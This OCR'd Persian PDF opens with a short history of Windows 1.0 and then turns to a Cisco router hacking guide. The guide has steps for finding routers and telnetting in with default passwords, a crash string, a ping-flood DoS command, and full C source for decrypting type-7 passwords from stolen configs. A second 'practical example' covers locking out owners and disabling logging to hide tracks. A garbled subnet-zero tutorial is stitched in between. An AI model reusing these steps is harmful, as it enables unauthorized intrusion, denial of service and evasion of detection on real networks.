این چند نکته است که راز پیروزی شرکت های بزرگی همچون Microsoft و یا گوگل است اگر روزی هر کدام از این شرکت های به کار ها و ایده های جدید دست نزنند روزی خواهد رسید که آنها هم به شرکت هایی معمولی تبدیل خواهند شد و شرکت های دیگری جلو خواهند زد رقابت هایی را که بین یاهو و گوگل مشاهده می کنید نمونه کوچکی از همین داستان بی انتهای بازار و رقابت در بازار و همان انحصار طلبی همیشگی است شما نیز اگر ایده ی جدیدی دارید میتوانید با توجه به نکاتی که در بالا برشمردم شانس خود را امتحان کنید احتمال موفقیت اگر زیاد هم نباشد صفر هم نیست

پس ملاحظه کردید که نگاهی به تاریخ علم کامپیوتر هم خالی از لطف نبود شاید هم شما در اینده شرکتی را تاسیس کنید که یکی از همین کله گنده های اینده شوید کارتان را می توانید با یک دستگاه

کامپیوتر شخصی و مقداری سرمایه اولیه و از همه مهمتر یک **ایده ی منحصر بفرد و بازار یاب** شروع کنید با مقداری پشتکار و شانس و پارتی و همچنین .... می توانید موفق شوید

بیل گیتس " یک حافظه 640 کیلوبایتی برای هر کسی کافی است "

در ادامه نظر شما را به دیدن چند تصویر جالب از جد ویندوز های امروزی یعنی همان MS Windows 1.0x جلب میکنم اگر از من بپرسید من با همان قدیمی ها بیشتر حال میکنم تا این ژیگول بازی های امروزی در جدول پایین سری نیازمندی ها برای نصب یک سیستم عامل ویندوز نسخه یک را مشاهده می فرمایید


| | | |
|---|---|---|
| Preis in Deutschland: | Vollversion: | 262 € |
| 16 Bit Betriebssystem | Datenträger: | 5,25 Zoll Disketten |
| erschienen in den USA: | | Win 1.01: November 1985<br>Win 1.02: Januar 1986<br>Win 1.03: August 1986<br>Win 1.04: April 1987 |


نسخه های اولیه با سال انتشار آنها

| Systemvorrausetzungen | Minimal | Sinnvoll/Optimal |
|---|---|---|
| CPU | Intel 8088 | 8 MHz CPU |
| Arbeitsspeicher | 256 KB RAM | 640 KB |
| Festplattenplatz | keine Festplatte benötigt | 1 MB |
| Laufwerke | Diskettenlaufwerk | 2 Diskettenlaufwerke |
| DOS | 2.0 | 5.0 |

نیازمندیهای سیستمی


صفحه Startup ویندوز 1




در ویندوز های سری یک خبری از شکلک ها با همان عنوان نماد ها یا ایکون ها نبود بلکه از شروع پروژه ویندوز های 3.1 به بعد بود که کار اصلی بر روی این آیکون ها صورت گرفت البته همین امر هم با
اضافه شدن یک قطعه سخت افزاری جدید به نام mouse به رایانه های شخصی بود که چنینی نیازی را ایجاد کرده بود صفحه های کاری ویندوز های 1.1 الی 1.4 همه به یک صورت بودند به جز یک سری تغییرات جزیی و کوچک در منو ها و صفحات سطل آشغال هم بعدا به desktop اضافه شد هنوز همانطور که می بینید خبری از taskbar و غیره نیستش همه این موارد با اقتباس از ایده ای استیو جابز در سیستم عامل مک صورت گرفت
در تصویر کناری اولین ماوس ساخته شده توسط شرکت Microsoft رو با 2 دکمه مشاهده میکنید این ماوس دارای عملکرد بهتری از ماوس تک کلیدی مک بود قیمت این ماوس در اون دوران در حدود 200 دلار بود قیمت

سیستم های عامل آن روز از جمله ویندوز 1 هم تقریبا با نسبت تورم این دوره یکسان هستند

صفحه Startup ویندوز 1.04 با لوگو جدید

همانطور که ملاحظه می فرماید آرم (لوگو) تجاری شرکت مایکروسافت در سال 1987یعنی 3 سال پس از انتشار اولین نسخه ویندوز تغییر پیدا کرد و تا کنون قریب به 18 سال همین آرم تجاری برای این شرکت ثابت باقی میانده است البته تنها چیزی که یادم می اید این بود که اغلب مانیتور های موجود در ایران به حالت مونوکروم بودند یعنی یا سیاه و و سفید یا به حالت فسفری می توانستید از سیستم عامل ویندوز یک استفاده نمایید و حالت ها و زیر سایه های و به خصوص رنگ های انرا نمی توانستید مشاهده نمایید همین نکته هم عامل فخر فروشی عده ای در آندوره بود کسانی که مانیتوری با قابلیت نمایش این پوسته های رنگی را داشتند **J** خنده دار نیست

راستی تا یادم نرفته همین داستان ضربه خوردن و هنگ کردن های مداوم ویندوز هم از سال 95 شروع شد از زمانی که به کارگیری روتین ها به جای پوسته های گرافیکی باب شد امیدوارم که از گفته های این بخش استفاده های لازم رو ببرید

دوستان در مورد تاریخچه هر سیستم عاملی اگر سوالی داشتید می توانید سوال های خودتون رو مطرح کنید

# Cisco Security Hand Book By C0llect0r

**Ethical Hacking**

گاهی اوقات راه های پیچیده هک از آسان ترین و در دسترس ترین راه ها تبعیت مینمایند من در زیر به چند نمونه از آنها اشاره مینمایم ومطالب زیر در حوزه هک سخت افزاری بررسی میشوند

چرا روتر

بدست آوردن کنترل یک روتر و دست یابی به پیکربندی آن مزایایی تصور نشدنی را برای هکر ها دارد اولین چیز که یک نفوذگر به دنبال آن میگردد نفوذ از طریق همین روتر به دیگر اجزی شبکه است که قبلا انرا بر شمردیم از دیگر دلایل حجم اطلاعات خامی است که در روتر ها تبادل می شود از کسی پوشیده نیست که هر گونه داده ای چه از کلمات رمز گرفته تا شماره های کارت های اعتباری و اطلاعات افراد و غیره را می توان از یک روتر Capturenمودە و سپس در صورت نیاز decodeکرد ولی در بسیاری از موارد حتی به رمزگشایی هم نیازی نیست اطلاعات حساسی که افراد بر روی شبکه پخش میکنند را شما در جلوی چشمانتان مشاهده میکنید همین امر نیاز به رمزکردن تبادلات را بیش از بیش نشان میدهد طبق آمار های موجود بسیاری از هکر های رایانه فقط از این متد برای جمع اوری اطلاعات و فروش آنها کسب در آمد ها ی نا مشروع مینمایند
پس وقتی که شماره حساب های اعتباری خود و یا کلمات رمز خود را در حال فرستادن به مقصد هستید می توانید حدس بزنید که این پکت ها چه راه های پرخطری را و از زیر دستان چه هکر هایی رد می شوند

به دنبال یک روتر سیسکو

راه های متعددی برای پیدا کردن یک روتر از نوع سیسکو هست آسان ترین را ه همان استفاده از فرمان Tracert است که در بالا به ان اشاره نمودیم اگر دریکی از نود ها به کلمه cisco برخورد نمودید شک به خود راه ندهید که آن یک روتر سیسکو است به همین راحتی البته این را هم یک مقدار شانسی هم هست ولی در اکثر مواقع جوابگو هم هست خواب یک روتر سیسکو را پیدا کردید حالا می خواهید چه کار کنید اگر دیدی که عملیات Pinging اتان بلوکه میشود در چندین بار امتحان به احتمال زیاد خود روتر نیز با دیواره اتش حفاظت میشود پس دنبال روتری بگردید که با دیواره اتش حفاظت نشده باشد یک پروکسی سرور را پیدا کنید که اجازه ارتباط با پورت 23 را می دهد سپس به روتر مورد نظر تل نت کنید اگر باز کلمه رمز و اسم کاربری می خواهد بهتر است از خیر این روتر بگذرید واگر نمی خواهید بگذرید بایستی روش های پایینی که در زیر به انها اشاره میکنم را تست کنید

خواب گوشتون رو بیارید دم مانیتور یه چیزی بهتون بگم کلمه رمز پیش فرض برای سرویس تل نت در بسیاری از روتر ها کلمه Cisco هستش بعضی وقت ها هم با زدن کلمه scape نیازی به کلمه عبور نیست گاهی هم میتونید از طریق حساب کاربری ناشناس به همراه استفاده از آدرس ایمیل وارد سیستم تل نت بشین

بعضی ار مدل های سیسکو در برابر کلمه های رمز طولانی از خود مقاومتی نشان نمی دهند و به اصطلاح معروف هکر ها Freez می شوند این هم یک نوع دیگر نفوذ است مثلا رشته زیر را امتحان کنید

```
10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjf
hgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qp
woeirutyaskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019ds
k10293847465qpwoeirutyalskdjfhgzmxncbv019dsk10293847465qpwoeirutyalskdj
fhgzmxncbv019dsk10293847465qpwoeirutyalskdjfhgzmxncbv019dsk
```

حالا بر اثر فریز شدن Authentication روتر Reboot می شود و بایستی 1-2 دقیقه صبر کنید سپس دوباره امتحان کنید اگرباز فایده نداشت آن مدل اسیب پذیر نیست
اگر راه های فوق فایده نداشتند روتر را تحت یک عملیات DoS قرار بدهید همانند

```
ping -l 56550 cisco.router.ip -t",
```

البته باز به یاد داشته باشید که در تمامی این مراحل فعالیت های شما در حال ثبت شدن است اگر نتوانید به روتر نفوذ کنید و فایل های واقعه نگاری را پاک ننمایید تمامی رد های این گونه عملیات به صورت بسیار بسیار واضحی مشخص میباشد
اگر باز نتوانستید از کلمات پیشفرضی همچون Admin و password استفاده نمایید در بسیاری ار روتر ها این پیش فرض ها را تغییر نمیدهند به مدیران شبکه پیشنهاد میکنیم که حتما به این نکات ریز که کم اهمیت هم جلوه میکنند توجه فرمایید
حال اگر توانستید به طریقی در روتر هدف نفوذ کنید نوبت به باز اوری کلمه رمز است با استفاده از فرمان Htl-texttil و یا مشابه ان بعلت متفاوت بودن انواع مدل ها میتوانید لیست بلندی از دستورات را با فرمان help یا ؟ مشاهده کرده و برای دریافت فایل حاوی رمز ها اقدام نمایید ولی قبل از آن برنامه هایپرترمینال خود را به صورت شنود برای دریافت فایل رمز فعال نگه دارید سپی فایل مربوطه را به IP سیستم خود و پورت 23 بفرستید شما بعد از انجام این عمل سخت ترین مرحله را پشت سرگذاشتید حال نوبت به بررسی فایل بدست آمده است
در اینجا شما می توانید یکی از دو روش زیر را انتخاب نمایید یا از برنامه john the Ripper برای کرک استفاده کنید یا از برنامه زیر در یک سیستم لینوکس برای decrypt فایل حاوی رمز ها استفاده نمایید در یک محیط لینوکس ابتدا با ستفاده از gcc سورس کد زیر را کامپایل کرده و سپس فایل را رمز گشایی کنید

```
#include <stdio.h>
#include <ctype.h>
char xlat[] = {
0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f,
0x41, 0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72,
0x6b, 0x6c, 0x64, 0x4a, 0x4b, 0x44
};
char pw_str1[] = "password 7 ";
char pw_str2[] = "enable-password 7 ";
char *pname;
cdecrypt(enc_pw, dec_pw)
char *enc_pw;
char *dec_pw;
{
unsigned int seed, i, val = 0;
if(strlen(enc_pw) & 1)
return(-1);
seed = (enc_pw[0] - '0') * 10 + enc_pw[1] - '0';
if (seed > 15 || !isdigit(enc_pw[0]) || !isdigit(enc_pw[1]))
return(-1);
for (i = 2 ; i <= strlen(enc_pw); i++) {
if(i !=2 && !(i & 1)) {
dec_pw[i / 2 - 2] = val ^ xlat[seed++];
val = 0;
}
val *= 16;
if(isdigit(enc_pw[i] = toupper(enc_pw[i]))) {
val += enc_pw[i] - '0';
continue;
}
if(enc_pw[i] >= 'A' && enc_pw[i] <= 'F') {
val += enc_pw[i] - 'A' + 10;
continue;
}
if(strlen(enc_pw) != i)
return(-1);
}
dec_pw[++i / 2] = 0;
return(0);
}
usage()
{
fprintf(stdout, "Usage: %s -p <encrypted password>\n", pname);
fprintf(stdout, " %s <router config file> <output file>\n",
pname);
return(0);
}
```

```
main(argc,argv)
int argc;
char **argv;
{
FILE *in = stdin, *out = stdout;
char line[257];
char passwd[65];
unsigned int i, pw_pos;
pname = argv[0];
if(argc > 1)
{
if(argc > 3) {
usage();
exit(1);
}
if(argv[1][0] == '-')
{
switch(argv[1][1]) {
case 'h':
usage();
break;
case 'p':
if(cdecrypt(argv[2], passwd)) {
fprintf(stderr, "Error.\n");
exit(1);
}
fprintf(stdout, "password: %s\n", passwd);
break;
default:
fprintf(stderr, "%s: unknow option.", pname);
}
return(0);
}
if((in = fopen(argv[1], "rt")) == NULL)
exit(1);
if(argc > 2)
if((out = fopen(argv[2], "wt")) == NULL)
exit(1);
}
while(1) {
for(i = 0; i < 256; i++) {
if((line[i] = fgetc(in)) == EOF) {
if(i)
break;
fclose(in);
fclose(out);
return(0);
}
if(line[i] == '\r')
i--;
if(line[i] == '\n')
break;
}
pw_pos = 0;
line[i] = 0;
if(!strncmp(line, pw_str1, strlen(pw_str1)))
pw_pos = strlen(pw_str1);
if(!strncmp(line, pw_str2, strlen(pw_str2)))
pw_pos = strlen(pw_str2);
if(!pw_pos) {
fprintf(stdout, "%s\n", line);
continue;
}
if(cdecrypt(&line[pw_pos], passwd)) {
fprintf(stderr, "Error.\n");
exit(1);
}
else {
if(pw_pos == strlen(pw_str1))
fprintf(out, "%s", pw_str1);
else
```

```
fprintf(out, "%s", pw_str2);
fprintf(out, "%s\n", passwd);
}
}
}
```

اگر به دنبال یک روتر سیسکو هستید و می خواهید شانس خود را امتحان کنید پس وقت را از دست ندهید و اگر برای اولین بار است که خیال چنین کاری را دارید اصلا از مشکل بودن کار نترسید بعد از مدتی صبر و تمرین یکی از متخصصان هک روتر ها خواهید شد چه کسی می داند شاید به سادگی به یکی از بزرگترین شبکه های دنیا نفوذ کنید **J** البته همیشه خطر ریسک اینگونه اعمال را هم بپذیرید اگر به خیال خود در ایران هستید و با سیستم ها به خصوص با روتر های یک شرکت خارجی بزرگ در اروپا کلنجار میروید اگر روزی از طرف پلیس بین المللی InterPol برای بازداشت به دم در خانه اتان آمدند تعجب نکنید همانجور که شما با چنین روش هایی یه سیستم های آنها نفوذ کردین آنها هم سیستم هایی دارند که تا ISP مورد استفاده اتان را شناسایی کنند بقیه ماجرا رو هم که خودتون بلد هستید

مسيرياب هاي سيسكو و زير شبكه هاي صفر – اين قسمت توسط يکی از دوستان تهيه شده است

زير شبكه

بطور كلي به شبكه اي گفته مي شود كه بخشي از يك شبكه ي بزرگ تر تشكيل ميدهددر شبكه هاي ip يك شبكه بزرگ را به شبكه هاي كوچك تر تقسيم مي كنند تا با استفاده ازدو روش فضاي نشاني ip

1-ترجمه نشاني شبكه

2-ترجمه نشاني درگاه

باعث بهبود كارايي امنيت و جبران كمبود نشاني هاي شبكه شوند

براي استفاده از اولين زير شبكه . بايد به مورد هاي توجه شود كه در اين مقاله به ان ها اشاره مي شود.

تشريح اولين و اخرين زير شبكه صفر

زماني كه شبكه به چند شبكه كوچك تر تقسيم مي شود ان اولين زير شبكه را زير شبكه صفر است

مثال : 172.16.0.0

به طور پيش فرض اين رده داراي 16بيت ذخيره شده براي نمايش نشاني ميز بان است بنابراين 65534(2-2) نشاني قابل قبول وجود دارد حال فرض كنيد شبكه ي زير با قرض گرفتن 3بيت از بيت هاي ميزبان .به هشت (2)شبكه كوچك تر تقسيم شود.

مثال: 19/172.16.0.0

پس زير شبكه ي صفرناميده مي شود بايدتوجه كرد زيرا اولين شبكه پس از تقسيم شبكه به شبكه به عنوان زير شبكه صفر شناخت مي شود پس هيچ قاعده ي خاصي براي تعين زير شبكه ي صفر وجود ندارد

اكنون براي شناسايي اين زير شبكه مي توان نشاني ان را به پايه (2)برد

براي همين نيز به اين زير شبكه زيرشبكه صفر نام دارد به صورت كه هر سه بيت 17و18و19 در زير شبكه ي صفر است

تشريح زير شبكه تمام يك

اخرين زير شبكه در مجموعه ي زير شبكه هايي كه ايجاد شده را زير شبكه ي تمام يك ناميده مي شود

چرا به خاطر يك بودن بيت هاي 17و18و19 است

شكل هاي زير شبكه صفر و زير شبكه تمام يك

نبايد از زير شبكه صفر و زير شبكه ي تمام يك به عنوان زير شبكه فيزيكي استفاده نشود ودر سندهاي RFC 950 ذخيره كردن و اختصاص داد

اين دو زير شبكه را نمي توان براي زير شبكه ي فيزيكي به كار گرفت وبراي نشاني هاي شبكه وداده پراكني بسيار مفيد استروش سنتي محاسبه ي زير شبكه

براي همين درشبكه ها تعداد زير شبكه هاي اين دو زير شبكه را در محاسبه هاي خودبه حساب نمي اورد يعني اگر سه بيت براي زير شبكه مورد استفاده قرار گيرد پس از محاسبه 8=2 عدد 2 ازان كم مي شود

اين روش روش سنتي محاسبه ي زير شبكه هاست

براي همين بود كه قبلا استفاده از زير شبكه ي صفر كمتر بوده به كه دليل خاصيت ذاتي اين روش نشاني دهي تميز نشاني شبكه و زير شبكه غير ممكن به نظر مي رسيد براي مثال نشاني زير را از مثال قبلي در نظر بگيريد:

مثال : 172.16.1.10

اكنون اگر بخواهيم نشاني زير شبكه ي ان را به دست اورد خواهيد داشت مثال

: 172.16.0.0 كه شما ان را به چند زير شبكه تقسيم كرده ايد بنابر اين هر گاه شما يك شبكه را به چند زير شبكه تشسيم كنيد زير شبكه اي خواهيد داشت كه نشاني ان با نشاني شبكه ي اصلي تفاوتي ندارد .اين مسئله اغلب منشا اشتباه هاي بزرگي خواهد داشت
زير شبكه ي تمام يك نيز مانند همتاي خود زير شبكه ي صفر .به دليل ويژگي ذاتي ايكه دارد شناسايي نشاني داده پراكني شبكه ي صفر .به دلليل ويژگي ذاتي اي كه دارد شناسايي نشاني داده پراكني شبكه ي اصلي و اين زير شبكه را دشوار مي كند .براي مثال .در مثال قبلي .نشاني اخرين زير شبكه يا زير شبكه ي تمام يك ها عبارت است
از :
19/172.16.224.0
نشاني داده پراكني اين زير شبكه عبارت
است :172.16.255.255
كه برابر با نشاني داده پراكني شبكه ي اصلي .به صورت زير
است :172.16.0.0.
بنابراين هر گاه زير شبكه اي درست كنيد .شبكه اي خواهيد داشت كه نشاني داده پراكني ان با نشاني داده پراكني شبكه ي اصلي يكي است .به عبارت ديگر اگر مهندس شبكه .نشاني زير را به مسيرياب 15 خود اختصاص
دهد : 19/172.16.230.1
هيچ تفاوتي بين نشاني داده پراكني زير شبكه اي كه مسير ياب در ان وجود دارد16.ونشاني داده پراكني شبكه ي اصلي 17وجود نخواهد داشت
درحال حاضر .از زير شبكه هاي تمام يك .استفاده مي شود .بنابراين پيكربندي نادرست ان.
مي تواند مشكل هاي جدي به وجود اورد .
در اين مثال مسير ياب هاي 2تا5 هر كدام به عنوان مسير ياب هاي دسترسي انجام وظيفه مي كنند. براي همين تعدادي خط ورودي غير همزمان يا (اي اس دي ان)دارند در اين مثال يك شبكه ي رده ي (سي) به چهار شبكه تقسيم شده است و به هر يك از ان ها نيز يك مسير ياب براي دسترسي اختصاص داده شده است
علاوه بر اين خط هاي غير همزمان هر يك از مسير ياب ها به صورت زير پيكر بندي شده اند:
ip unnum e0
مسيرياب (1)براي دسترسي درست داراي مسير هاي ايستا است كه هر كدام از ان ها به يكي از مسيرياب هاي دسترسي اشاره مي كنند به همين ترتيب هر يك از مسير ياب هاي دسترسي توسط يك مسير پيش گزيده به مسيرياب (1)اشاره مي كنند
جدول مسير يابي مسيرياب (1)مشابه جدول زير است:

مسيريابي مسيرياب (1)
c 195.1.2.0/24 E0
195.1.2.2 26/195.1.1.0 S
S195.1.1.64/26 195.1.2.3
195.1.2.4 S 195.1.1.128/26
S 195.1.1.19/26 195.1.2.5

مسيرياب هاي دسترسي نيز داراي پيكر بندي مشابهي هستند يعني ان ها نيز داراي مسير هاي پيش گزيده تعدادي مسير ميزبان براي خط هاي غير هم زمان در پيمان نقطه به نقطه هستند.
جدول مسير يابي ساير مسير ياب ها عبارت اند از :

مسير يابي مسير ياب (2)
C 195.1.2.0/24 E0
195.1.2.1 0/0.0.0.0 S
C 195.1.1.2/32async 1
C 195.1.1.5/32 async 2
async 3 32/195.1.1.8 C
C 195.1.1.13/32 async 4
C 195.1.1.24/32 async 6
async 8 32/195.1.1.31 C
C 195.1.1.32/32 async 12
12 C 195.1.1.32/32 async
C 195.1.1.62/32 async 18

مسير يابي مسير ياب(3)
C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.65/32 async 1
C 195.1.1.68/32 async 2
C 195.1.1.74/32 async 3
C 195.1.1.87/32 async 4
C 195.1.1.88/32 async 6
C 195.1.1.95/32 async 8
C 195.1.1.104/32 async 12
C 195.1.1.112/32 async 15
C 195.1.1.126/32 async 18

مسير يابي مسير ياب) 4)

C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.129/32 async 1
C 195.1.1.132/32 async 2
C 195.1.1.136/32 async 3
C 195.1.1.141/32 async 4
C 195.1.1.152/32 async 6
C 195.1.1.159/32 async 8
C 195.1.1.160/32 async 12
C 195.1.1.176/32 async 15
C 195.1.1.190/32 async 18

مسير يابي مسير ياب)5)
C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.193/32 async 1
C 195.1.1.197/32 async 2
C 195.1.1.200/32 async 3
C 195.1.1.205/32 async 4
C 195.1.1.216/32 async 6
C 195.1.1.223/32 async 8
C 195.1.1.224/32 async 12
C 195.1.1.240/32 async 15
C 195.1.1.252/32 async 18

چه پيش خواهد امد اگر ميزباني كه از طريق خط غير هم زمان به شبكه وصل شده است.
به جاي نشاني الگوي زير شبكه 255.255.255.192
از نشاني الگو ي اشتباه زير استفاده كند:
225.255.255.0

در جواب بايد گفت :(همه چيز به خوبي كار مي كند)
حال ميزبان زير را در نظر بگيريد :
195.1.1.24

اين ميزبان مي خواهد پيام داده پراكني اي ارسال كند. به عبارت زير در بسته اي باويژگي هاي زير ارسال مي كند:

195: d 195.1.1.24: S255.1.1.

اين بسته توسط مسير ياب (2)دريافت مي شود .مسيرياب (2)ان را به مسير ياب (1)،و سپس به مسير ياب (5)مي دهد .اين عمل ان قدر تكرار مي شود تا بسته به انتهاي عمرخودبرسد.
در اين حالت ممكن است تصور كنيد به شبكه ي شما حمله شده است در حالي كه اشكال در درون خود شبكه به وجودامده است.
در اين مثال.از يك حلقه ي مسير يابي استفاده شد كه وجود ان در شبكه معمو لا به عنوان اشكال مطرح مي شود.
مسيرياب (5)كه مسير يابي زير شبكه ي تمام يك را به عهده دارد تمام رفت وامد ايجاد شده توسط اين اشكال را تحمل مي كند مسير ياب هاي 2 تا4. فقط يك بار بسته هاي داده پراكني را دريافت مي كنند مسيرياب (1)هم فشار رفت و امد زيادي را تحمل مي كند اما اگر اين مسيرياب از گونه ي (سيسكو7513)باشد چگونه اين وضعيت را تحمل مي كند در اين حالت بايد نشاني ميزبان هارابا الگوي درست نشان دهيد.

براي جلوگيري از كار نادرست ميزبان هايي كه به درستي تنظيم نشده اند.مي توان از رابط حلقه باز گشت براي هر مسير ياب دسترسي استفاده كرد ويك مسير ايستا براي نشاني زير درست كنيد:
195.1.1.255
هم چنين مي توانيد از رابط زير استفاده كنيد:
Nu110
اما انجام اين كار باعث ميشود مسيرياب (پيام پيمان نظارتي انترنت )را. به صورت زير در معناي عدم دسترسي به شبكه نمايش دهد :
unreachable

كاربردزير شبكه هاي صفرو تمام يك

باوجود غير تعارف بودن استفاده از اين دو مجموعه نشاني . كل فضاي نشاني دهي به همراه اين دو نشاني همواره قابل استفاده است استفاده از زير شبكه ي تمام يك. از قبل مجاز بود.
در حالي كه استفاده از زير شبكه صفر از زمان معرفي(سيسكو اي ا اس 12)شروع شد با اين وجود قبل از ارايه ي(سيسكواي ا اس 12)اين زير شبكه با استفاده از فرمان زير در تنظيم هاي عمومي
مسير ياب هاي قابل استفاده بود :
subnet-zero ip
براي استفادهاز اين دو نشاني سندهاي (اراف سي 1878)امده است:
(حذف زيرشبكه ي صفروزير شبكه ي تمام يك ديگر منسوخ شده است:زيرا نرم افزار هاي جديد امروزي توانايي به كارگيري تمام شبكه هاتعريف شده را دارند )
امروز استفاده از زير شبكه ي صفر و زير شبكه تمام يك مجاز مي باشد وبيش تر توليدكنندگان اين ويژگي راپشتيباني ميكنند با اين وجود برخي شبكه هاي خاص هنوز از نرم افزارهاي قديمي استفاده مي كنندكه استفاده از زير شبكه صفر و زير شبكه ي تمام يك در ان ها مي تواند مشكل ساز باشد

مثال عملی برای هک روتر های سیسکو منبع Prince of darkness
میخوام براتون یک متد دیگه از هک روتر های سیسکو رو بگم :
ابتدا روی روتر مورد نظرتون تل نت میکنید.
از این یوزر و پسوردهای زیر استفاده کنید
Password:"cisco") "without the quotations(
یا یوزر ادمین پسورد ادمین
یا یوزر دیفالت پسورد دیفالت.
خب پس از اتصال برای اینکه به یوزر ادمین دسترسی پیدا کنید :
Router<enable
Password:"cisco"
Router#
بعد از این کار پسوردها رو تغییر بدید تا از ورود دیگران جلوگیری کنید.

Router# conf t
Router"config"# no enable secret
Router"config"# line vty 04
Router"config-vty"# password newpassword
Then just hit ctrl z
And ctrl z again
type rel and do what it says.
پیشنهاد میکنم انیبل پسورد رو به این صورت تغییر بدید:
Router# conf t
Router"config"# no enable secret
Router"config"# enable password newpass
Then just hit ctrl z
And ctrl z again
type rel and do what it says.
حالا رد پاهاتون رو اینجوری پاک کنید:
Router# conf t
Router"config"# no ip finger
Router"config"# no logging console
Router"config"# no logging buffer
Router"config"# no logging trap
Router"config"# no logging monitor
Router"config"# no loggin on
Router"config"# no service finger

برای اطلاعات بیشتر از نحوه ارسال پکتها در روتر اینطور عمل کنید:
Router# ping
BLANK LINE
127.0.0.1
200000
18024
0
BLANK LINE
BLANK LINE
سرور ای ار سی میخواید باشه حرفی ندارم بزن بریم:
/server cisco_ip 23
/quote pass remember.. you changed the pass.. if you left it default it's cisco.
/quote Ircserver 6667
/quote user hrrm
/quote nick your_nick

خوب میخواید هاست نیم هارو هم تغییر بدیم ای به چشم....
Alright now my friend you can change the host name of the cisco
Router#conf t
Router(config)hostname decipher
Router(config)^Z
decipher<


**SNMP Method**

SNMPیکی دیگر از پروتکل های معروف و بنیادی می باشد که بیشترین استفاده را از این پروتکل می توان در مباحث هک و ضد هک روتر ها بر شمرد امیدوار هستیم که دوستان با این پروتکل آشنایی قبلی داشته باشند ولی از جهت کامل بودن مطلب یک اشاره جزیی برای آندسته از دوستان که اشنایی قبلی یا کامل با این پروتکل تدارند را ارائه می دهیم

Simple Network Management Protocol ( SNMP )

